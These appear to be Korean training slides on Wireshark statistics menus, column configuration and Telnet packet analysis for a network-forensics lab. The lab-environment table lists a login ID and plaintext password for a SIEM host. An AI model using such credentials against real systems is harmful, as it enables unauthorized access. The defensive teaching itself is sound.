
1

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 통계 : Protocol Hierarchy

» #4 dns&http.pcap 패킷 파일을 열람하여 확인해보자.



<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

— 통계 : Conversations

- » 어떤 두 호스트 사이의 트래픽 통계를 출력한다.
- » 각 탭의 프로토콜 명 옆에 있는 숫자는 패킷을 주고 받은 개체의 수를 나타낸다.

Wireshark · Conversations · #4 dns&http.pcap

Ethernet · 1	IPv4 · 31	IPv6	TCP · 70	UDP · 97	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
23.43.11.27	192.168.187.131				95	21 k	44	15 k	51	5,862	4.610491	13.3185		9,404
27.0.236.148	192.168.187.131				5	302	2	120	3	182	4.619531	5.8997		162
27.0.237.18	192.168.187.131				17	4,165	8	3,228	9	937	5.015906	5.5036		4,692
27.0.237.26	192.168.187.131				23	8,488	12	6,793	11	1,695	4.442562	0.0830		654 k
27.0.237.56	192.168.187.131				72	26 k	36	21 k	36	5,100	4.522913	0.6429		269 k
52.35.112.106	192.168.187.131				47	16 k	23	13 k	24	3,187	5.318514	12.7067		8,284
52.85.194.161	192.168.187.131				42	10 k	20	8,572	22	1,964	5.850560	5.6866		12 k
61.111.62.178	192.168.187.131				33	11 k	16	9,676	17	2,009	4.506567	13.3895		5,781
61.251.98.176	192.168.187.131				28	6,793	14	5,258	14	1,535	5.185324	12.7107		3,309
61.251.98.217	192.168.187.131				5	302	2	120	3	182	4.914014	5.6047		171
103.6.174.17	192.168.187.131				62	27 k	34	23 k	28	3,408	15.113157	2.7829		68 k
113.29.189.132	192.168.187.131				60	38 k	31	35 k	29	2,865	4.522830	0.5164		549 k
113.29.189.167	192.168.187.131				22	7,187	11	6,093	11	1,094	5.114413	10.7991		4,513
113.29.190.10	192.168.187.131				17	1,660	8	549	9	1,111	4.638795	5.8804		746
114.108.157.50	192.168.187.131				11	1,232	5	508	6	724	4.334044	0.0388		104 k
114.108.157.141	192.168.187.131				42	6,747	19	4,800	23	1,947	4.658968	5.8811		6,529
117.18.237.29	192.168.187.131				21	4,871	10	2,970	11	1,901	4.595084	13.3008		1,786
117.52.2.242	192.168.187.131				27	7,640	13	5,548	14	2,092	4.767722	13.1283		3,380
125.209.226.185	192.168.187.131				60	29 k	29	25 k	31	3,127	15.115026	2.7915		74 k
125.209.230.105	192.168.187.131				28	10 k	14	8,281	14	1,798	15.587021	0.0627		1,056 k

Name resolution Limit to display filter Absolute start time Conversation Types ▾

도움말 Copy Follow Stream... Graph... 닫기(C)

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 메뉴 설명

– 통계 : Endpoints

- » 각 장치 별로 주고 받은 데이터에 대한 통계 정보이다.
- » 탭에서 프로토콜 이름 옆에 있는 숫자는 개체의 수를 나타낸다.

Wireshark · Endpoints · #4 dns&http.pcap

Ethernet · 2	IPv4 · 32	IPv6	TCP · 103	UDP · 98						
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
23.43.11.27	95	21 k	44	15 k	51	5,862	—	—	—	—
27.0.236.148	5	302	2	120	3	182	—	—	—	—
27.0.237.18	17	4,165	8	3,228	9	937	—	—	—	—
27.0.237.26	23	8,488	12	6,793	11	1,695	—	—	—	—
27.0.237.56	72	26 k	36	21 k	36	5,100	—	—	—	—
52.35.112.106	47	16 k	23	13 k	24	3,187	—	—	—	—
52.85.194.161	42	10 k	20	8,572	22	1,964	—	—	—	—
61.111.62.178	33	11 k	16	9,676	17	2,009	—	—	—	—
61.251.98.176	28	6,793	14	5,258	14	1,535	—	—	—	—
61.251.98.217	5	302	2	120	3	182	—	—	—	—
103.6.174.17	62	27 k	34	23 k	28	3,408	—	—	—	—
113.29.189.132	60	38 k	31	35 k	29	2,865	—	—	—	—
113.29.189.167	22	7,187	11	6,093	11	1,094	—	—	—	—
113.29.190.10	17	1,660	8	549	9	1,111	—	—	—	—
114.108.157.50	11	1,232	5	508	6	724	—	—	—	—
114.108.157.141	42	6,747	19	4,800	23	1,947	—	—	—	—
117.18.237.29	21	4,871	10	2,970	11	1,901	—	—	—	—
117.52.2.242	27	7,640	13	5,548	14	2,092	—	—	—	—
125.209.226.185	60	29 k	29	25 k	31	3,127	—	—	—	—
125.209.230.195	28	10 k	14	8,281	14	1,798	—	—	—	—

Name resolution Limit to display filter Endpoint Types

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 컬럼 변경


- » Wireshark는 훌륭한 도구! 그러나 기본 열 표시는 일반적으로 수행하는 분석 유형에 대해 효과적으로 작동하지 않는다.
- » 대부분의 사람들은 기본 구성에서 열 변경
- » Wireshark의 기본 열 : 패킷 번호, 시간, 소스, 대상, 프로토콜, 길이 및 정보

No.	Time	Source	Destination	Protocol	Length	Info
101	11.152124	192.168.187.131	192.168.187.128	TELNET	95	Telnet Data ...
109	15.674626	192.168.187.128	192.168.187.131	TELNET	89	Telnet Data ...
111	15.674781	192.168.187.131	192.168.187.128	TELNET	89	Telnet Data ...
112	15.675300	192.168.187.128	192.168.187.131	TELNET	121	Telnet Data ...
113	15.675363	192.168.187.131	192.168.187.128	TELNET	95	Telnet Data ...
114	15.676172	192.168.187.128	192.168.187.131	TELNET	106	Telnet Data ...
116	15.713738	192.168.187.128	192.168.187.131	TELNET	77	Telnet Data ...

<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 컬럼 변경


- » Wireshark는 훌륭한 도구! 그러나 기본 열 표시는 일반적으로 수행하는 분석 유형에 대해 효과적으로 작동하지 않는다.
- » 대부분의 사람들은 기본 구성에서 열 변경
- » Wireshark의 기본 열 : 패킷 번호, 시간, 소스, 대상, 프로토콜, 길이 및 정보



<실습> 와이어샤크 기본 메뉴 활용 실습

• 와이어샤크 컬럼 변경

» 다음과 같이 +, - 버튼을 활용하여 편집(unresolved)



<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- 프로토콜 패킷 사례를 통한 기능별 실습

- 실습 목표

- » 와이어샤크를 사용해 다양한 패킷을 분석한다.

- 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)

- 실습 문제 구성

- » 와이어샤크로 telnet, ftp, http, icmp 등의 다양한 프로토콜을 분석하여 어떤 사건이 일어났는지 분석하시오.


<실습> 프로토콜 패킷 사례를 통한 기능별 실습

• Telnet 프로토콜 분석(#1 telnet.pcap)

- 텔넷(TELNET)은 인터넷이나 로컬 영역 네트워크 연결에 쓰이는 네트워크 프로토콜이다.
- 최근에 텔넷의 보안 문제 때문에 사용률이 감소하여, 원격 제어를 위해 SSH로 대체했다.

#1 telnet.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help



No.	Time	Source	Destination	Protocol	Length	Info
101	11.152124	192.168.187.131	192.168.187.128	TELNET	95	Telnet Data ...
109	15.674626	192.168.187.128	192.168.187.131	TELNET	89	Telnet Data ...
111	15.674781	192.168.187.131	192.168.187.128	TELNET	89	Telnet Data ...
112	15.675300	192.168.187.128	192.168.187.131	TELNET	121	Telnet Data ...
113	15.675363	192.168.187.131	192.168.187.128	TELNET	95	Telnet Data ...
114	15.676172	192.168.187.128	192.168.187.131	TELNET	106	Telnet Data ...
116	15.713738	192.168.187.128	192.168.187.131	TELNET	77	Telnet Data ...
189	23.666699	192.168.187.131	192.168.187.128	TELNET	69	Telnet Data ...
190	23.666873	192.168.187.128	192.168.187.131	TELNET	69	Telnet Data ...
204	24.356438	192.168.187.131	192.168.187.128	TELNET	69	Telnet Data ...
205	24.357967	192.168.187.128	192.168.187.131	TELNET	69	Telnet Data ...
215	25.242615	192.168.187.131	192.168.187.128	TELNET	69	Telnet Data ...

```


Frame 101: 95 bytes on wire (760 bits), 95 bytes captured (760 bits)
  ▷ Linux cooked capture
  ▷ Internet Protocol Version 4, Src: 192.168.187.131, Dst: 192.168.187.128
  ▷ Transmission Control Protocol, Src Port: 41668, Dst Port: 23, Seq: 1, Ack: 1, Len: 27
  ▷ Telnet

```

<실습> 프로토콜 패킷 사례를 통한 기능별 실습

- Telnet 프로토콜 분석(#1 telnet.pcap)

- 패킷 정보에서 마우스 오른쪽 [Follow] 메뉴에서 [TCP Stream]을 클릭한다.

